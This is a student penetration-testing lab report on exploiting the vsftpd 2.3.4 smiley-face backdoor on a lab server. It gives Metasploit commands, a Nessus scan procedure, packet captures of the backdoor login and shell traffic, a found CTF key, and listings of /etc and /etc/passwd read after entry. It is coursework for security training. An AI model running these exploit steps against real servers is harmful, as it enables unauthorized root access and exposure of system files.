Penetration Testing - Exercise 6

Esteban Calvo

2023-10-17

Contents

1 Technical Report

1.1 Finding: *vsftdp Smiley Face Backdoor*

Severity Rating

High Risk Factor
CVSS Base Severity Rating: 8.8 AV:N AC:L PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

The vulnerability discovered in this section is known as the vsftpd smiley face backdoor specific to certain versions of vsftpd running on the host network. If a user attempts to login with a username containing a smiley face :), a backdoor is triggered and the host shell begins to listen on TCP port 6200. Any user that logs in with this in their username now possibly has root level access and can look at files, run code, and delete files.

Confirmation method

To run the exploit, start up the Metasploit framework and run the following commands in the kali command line:

```
sudo msfdb init
msfconsole
use exploit/unix/ftp/vsftpd 234 backdoor
set RHOST ns.artstailor.com
exploit
```

Mitigation or Resolution Strategy

A complete validation and recompilation of the source code is required to patch this issue. This issue was patched in versions after July 2011. Immediate steps should be taken to install a newer version of vsftpd.

2 Attack Narrative

2.1 Vulnerabilty Scans

First, artstailor was scanned using Nessus which does an in depth scan of open ports and some possible vulnerabilities found. To use this scan, first we use do the following commands:

```
sudo systemctl start  nessusd.service
xdg-open https://localhost:8834
```

Once the page is open, we can start an advanced scan using the information about the OS found previously. We can choose as many plugins as we want, but just using the plugins related to Linux, OpenSSH, and Apache where enough to find the vulnerability. We also want to make sure we turn on potential false alarms, override normal accuracy box. perform thorough tests and turn off only use credentials provided by user. The scan will reveal a High Risk vulnerability called 55523 - vsftpd Smiley Face Backdoor. From here, it is time to exploit this vulnerability.

2.2 Metasploit

We can use the general steps from earlier to run the exploit. To find the exploit, I used the command

```
search vsftdp
```


and then once I entered the vulnerability, I used

```
show options
```

To see that I needed to set the Remote Host which I set to ns.artstailor.com


2.3 Wireshark

Before using the exploit, I spun up an instance of wireshark to monitor network traffic being sent to gain access to the shell. The following packets were found which I found to be important



```
37 2.087907834  172.24.0.10    172.70.184.133 TCP  76 43357 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=44392…
38 2.088244355  172.70.184.133 172.24.0.10    TCP  76 21 → 43357 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM …
39 2.088263561  172.24.0.10    172.70.184.133 TCP  68 43357 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=443928622 TSecr=35…
40 2.090362378  172.70.184.133 172.24.0.10    FTP  88 Response: 220 (vsFTPd 2.3.4)
41 2.090376664  172.24.0.10    172.70.184.133 TCP  68 43357 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=443928625 TSecr=3…
42 2.091806005  172.24.0.10    172.70.184.133 FTP  82 Request: USER s7ef2:)
43 2.092304269  172.70.184.133 172.24.0.10    TCP  68 21 → 43357 [ACK] Seq=21 Ack=15 Win=65280 Len=0 TSval=3572027021 TSecr…
44 2.092304460  172.70.184.133 172.24.0.10    FTP 102 Response: 331 Please specify the password.
45 2.093396017  172.24.0.10    172.70.184.133 FTP  78 Request: PASS a6M
54 2.134603276  172.70.184.133 172.24.0.10    TCP  68 21 → 43357 [ACK] Seq=55 Ack=25 Win=65280 Len=0 TSval=3572027064 TSecr…
67 11.915611439 172.24.0.10    172.70.184.133 TCP  68 43357 → 21 [FIN, ACK] Seq=25 Ack=55 Win=64256 Len=0 TSval=443938450 T…
70 11.958748878 172.70.184.133 172.24.0.10    TCP  68 21 → 43357 [ACK] Seq=55 Ack=26 Win=65280 Len=0 TSval=3572036888 TSecr…
```

In this image, we can clearly see the requests and reponses such as ”Please specify the password” to which the request is ”PASS a6m” and we can also see that the username contains a smiley as expected We can also see some other important ports such as port 6200 pictured below



```
   49 2.095393603   172.24.0.10       172.70.184.133    TCP       71 40249 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=3 TSval=44392…
   50 2.095717380   172.70.184.133    172.24.0.10       TCP       68 6200 → 40249 [ACK] Seq=1 Ack=4 Win=65280 Len=0 TSval=3572027025…
   51 2.097001128   172.70.184.133    172.24.0.10       TCP      119 6200 → 40249 [PSH, ACK] Seq=1 Ack=4 Win=65280 Len=51 TSval=3572…
   52 2.097010676   172.24.0.10       172.70.184.133    TCP       68 40249 → 6200 [ACK] Seq=4 Ack=52 Win=64256 Len=0 TSval=443928631…
   53 2.097589030   172.24.0.10       172.70.184.133    TCP       90 40249 → 6200 [PSH, ACK] Seq=4 Ack=52 Win=64256 Len=22 TSval=443…
   54 2.134603276   172.70.184.133    172.24.0.10       TCP       68 21 → 43357 [ACK] Seq=55 Ack=25 Win=65280 Len=0 TSval=3572027064…
   55 2.138562531   172.70.184.133    172.24.0.10       TCP       68 6200 → 40249 [ACK] Seq=52 Ack=26 Win=65280 Len=0 TSval=35720270…
   56 5.702380951   172.24.0.10       172.70.184.133    TCP       91 40249 → 6200 [PSH, ACK] Seq=26 Ack=52 Win=64256 Len=23 TSval=44…
   57 5.703068971   172.70.184.133    172.24.0.10       TCP       68 6200 → 40249 [ACK] Seq=52 Ack=49 Win=65280 Len=0 TSval=35720306…
   58 5.704303426   172.70.184.133    172.24.0.10       TCP       85 6200 → 40249 [PSH, ACK] Seq=52 Ack=49 Win=65280 Len=17 TSval=35…
   59 5.746347485   172.24.0.10       172.70.184.133    TCP       68 40249 → 6200 [ACK] Seq=49 Ack=69 Win=64256 Len=0 TSval=44393228…
   60 6.707742417   172.24.0.10       172.70.184.133    TCP       83 40249 → 6200 [PSH, ACK] Seq=49 Ack=69 Win=64256 Len=15 TSval=44…
   61 6.708550613   172.70.184.133    172.24.0.10       TCP       78 6200 → 40249 [PSH, ACK] Seq=69 Ack=64 Win=65280 Len=10 TSval=35…
   62 6.708573105   172.24.0.10       172.70.184.133    TCP       68 40249 → 6200 [ACK] Seq=64 Ack=79 Win=64256 Len=0 TSval=44393324…
   63 10.067751216  172.24.0.1        172.24.0.10       ICMP     100 Echo (ping) request  id=0x0d24, seq=0/0, ttl=64 (reply in 64)
```

```
▸ Frame 53: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on
▸ Linux cooked capture v1
▾ Internet Protocol Version 4, Src: 172.24.0.10, Dst: 172.70.184.133
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 74
    Identification: 0x1a41 (6721)
  ▸ 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
```

```
000  00 04 00 01 00 06 00 50  56 87 c0 7d 00 00 08 00   ·······P V··}····
010  45 00 00 4a 1a 41 40 00  40 06 0f 7f ac 18 00 0a   E··J·A@· @·······
020  ac 46 b8 85 9d 39 18 38  2a 12 b5 7d ef d7 13 dd   ·F···9·8 *··}····
030  80 18 01 f6 11 2b 00 00  01 01 08 0a 1a 75 d0 38   ·····+·· ·····u·8
040  d4 e8 ce 92 6e 6f 68 75  70 20 20 3e 2f 64 65 76   ····nohu p  >/dev
050  2f 6e 75 6c 6c 20 32 3e  26 31                     /null 2> &1
```

This appears to be TCP requests and responses with commands typed into the shell and the output of said commands sent back. Thus, we can see that port 21 and port 6200 are both used in this exploit.

2.4 MITRE ATT&CK Framework TTPs

TA0043: Reconnaissance
T1593: Active Scanning
.002: Vulnerability Scanning

TA0042: Resource Development
T1584: Compromise Infrastructure
.004: Server

TA0042: Resource Development
T1650: Acquire Access

TA0011: Command and Control
T1071: Application Layer Protocol
.002: File Transfer Protocols

2.5 Key

To find the key, the find command was employed as follows:


```
find / -iname "*KEY[0-9]*" 2>/dev/null
```

which produced file /home/vsftp/key8 and the contents were:

```
KEY008-u35DuEmIe319ItByiKdK/Q==
```

2.6 Confirmation of Entry

There are several different pictures and files I can use to prove I entererd the server. Below are some private files in the /tmp folder



```
vsftp@www:/$ ls tmp
ls tmp
dbus-ant3UyFqoP
systemd-private-9e2da14e55214f9a8f07374211354db3-apache2.service-PHYnAj
systemd-private-9e2da14e55214f9a8f07374211354db3-colord.service-3TqF2b
systemd-private-9e2da14e55214f9a8f07374211354db3-low-memory-monitor.service-
rZH4L
systemd-private-9e2da14e55214f9a8f07374211354db3-ModemManager.service-7sIdLu
systemd-private-9e2da14e55214f9a8f07374211354db3-power-profiles-daemon.servi
e-2Z1AMC
systemd-private-9e2da14e55214f9a8f07374211354db3-switcheroo-control.service-
waD2O
systemd-private-9e2da14e55214f9a8f07374211354db3-systemd-logind.service-ilHv
m
systemd-private-9e2da14e55214f9a8f07374211354db3-systemd-timesyncd.service-T
kYbD
systemd-private-9e2da14e55214f9a8f07374211354db3-upower.service-SNmyRI
tracker-extract-3-files.113
VMwareDnD
vmware-root_540-2999591780
```

We can also access some more sensitive files such as the ones in /etc. Below is a cropped list of only some of the files we can see in /etc.

```
 find . -maxdepth 1 -type f -exec ls -alps {} \;
4 -rw-r--r-- 1 root root 552 Jan  3  2023 ./pam.conf
4 -rw-r--r-- 1 root root 3040 May 25 11:54 ./adduser.conf
4 -rw-r--r-- 1 root root 917 Sep 13 22:21 ./group
4 -rw-r--r-- 1 root root 26 Dec 20  2020 ./libao.conf
12 -rw-r--r-- 1 root root 11634 Aug  6  2022 ./analog.cfg
4 -rw-r--r-- 1 root root 1853 Oct 17  2022 ./ethertypes
4 -rw-r--r-- 1 root root 4 Aug 27 19:30 ./hostname
16 -rw-r--r-- 1 root root 12569 Nov 11  2022 ./login.defs
4 -rw-r--r-- 1 root root 72 Sep 13 22:20 ./subgid-
4 -rw-r--r-- 1 root root 2969 Jan  8  2023 ./debconf.conf
4 -rw-r--r-- 1 root root 144 Aug 23 19:41 ./kernel-img.conf
```

```
0 -rw-r--r-- 1 root root 0 Aug 23 17:42 ./environment
4 -rw-r--r-- 1 root root 44 Aug 23 19:42 ./adjtime
4 -rw-r--r-- 1 root root 72 Sep 13 22:20 ./subuid-
4 -rw-r--r-- 1 root root 11 Aug 23 17:42 ./timezone
4 -rw-r--r-- 1 root root 681 Jan 17  2023 ./xattr.conf
4 -rw-r--r-- 1 root root 1201 Dec  2  2018 ./smi.conf
8 -rw-r--r-- 1 root root 4343 Jun 27 07:45 ./sudo.conf
8 -rw-r--r-- 1 root root 7374 Sep 18  2022 ./bogofilter.cf
4 -r--r--r-- 1 root root 33 Aug 23 17:42 ./machine-id
44 -rw-r--r-- 1 root root 41158 Sep 18 22:28 ./mailcap
4 -rw-r--r-- 1 root root 116 Aug 23 17:42 ./shells
4 -rw-r--r-- 1 root root 51 Mar  7  2022 ./vdpau_wrapper.cfg
4 -rw-r--r-- 1 root root 2183 Sep 13 22:21 ./passwd
4 -rw-r--r-- 1 root root 111 Jan 28  2023 ./magic
4 -rw-r--r-- 1 root root 769 Apr 10  2021 ./profile
12 -rw-r--r-- 1 root root 11399 Jan 18  2023 ./nanorc
4 -rw-r--r-- 1 root root 60 Aug 23 17:42 ./networks
4 -rw-r--r-- 1 root root 248 Aug 23 17:42 ./modules
4 -rw-r--r-- 1 root root 2223 Sep 13 22:20 ./passwd-
12 -rw-r--r-- 1 root root 10593 Oct 15  2022 ./sensors3.conf
4 -rw-r--r-- 1 root root 411 Aug 23 19:01 ./hosts.allow
4 -rw-r--r-- 1 root root 1994 Apr 23 17:23 ./bash.bashrc
4 -rw-r--r-- 1 root root 2584 Jul 29  2022 ./gai.conf
4 -rw-r--r-- 1 root root 711 Aug 23 19:01 ./hosts.deny
4 -rw-r--r-- 1 root root 45 Jan 24  2020 ./bash_completion
16 -rw-r--r-- 1 root root 12813 Mar 27  2021 ./services
4 -rw-r--r-- 1 root root 449 Nov 29  2021 ./mailcap.order
4 -rw-r--r-- 1 root root 55 Sep 13 22:21 ./subuid
4 -rw-r--r-- 1 root root 1706 May 25 11:54 ./deluser.conf
4 -rw-r--r-- 1 root root 494 Dec 14  2022 ./logrotate.conf
4 -rw-r--r-- 1 root root 767 Aug 11  2022 ./netconfig
4 -rw-r--r-- 1 root root 2355 Dec 19  2022 ./sysctl.conf
4 -rw-r--r-- 1 root root 367 Sep 22  2022 ./bindresvport.blacklist
```

and the files that we have access to read such as passwd yields the following cropped result

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
tss:x:100:107:TPM software stack,,,:/var/lib/tpm:/bin/false
```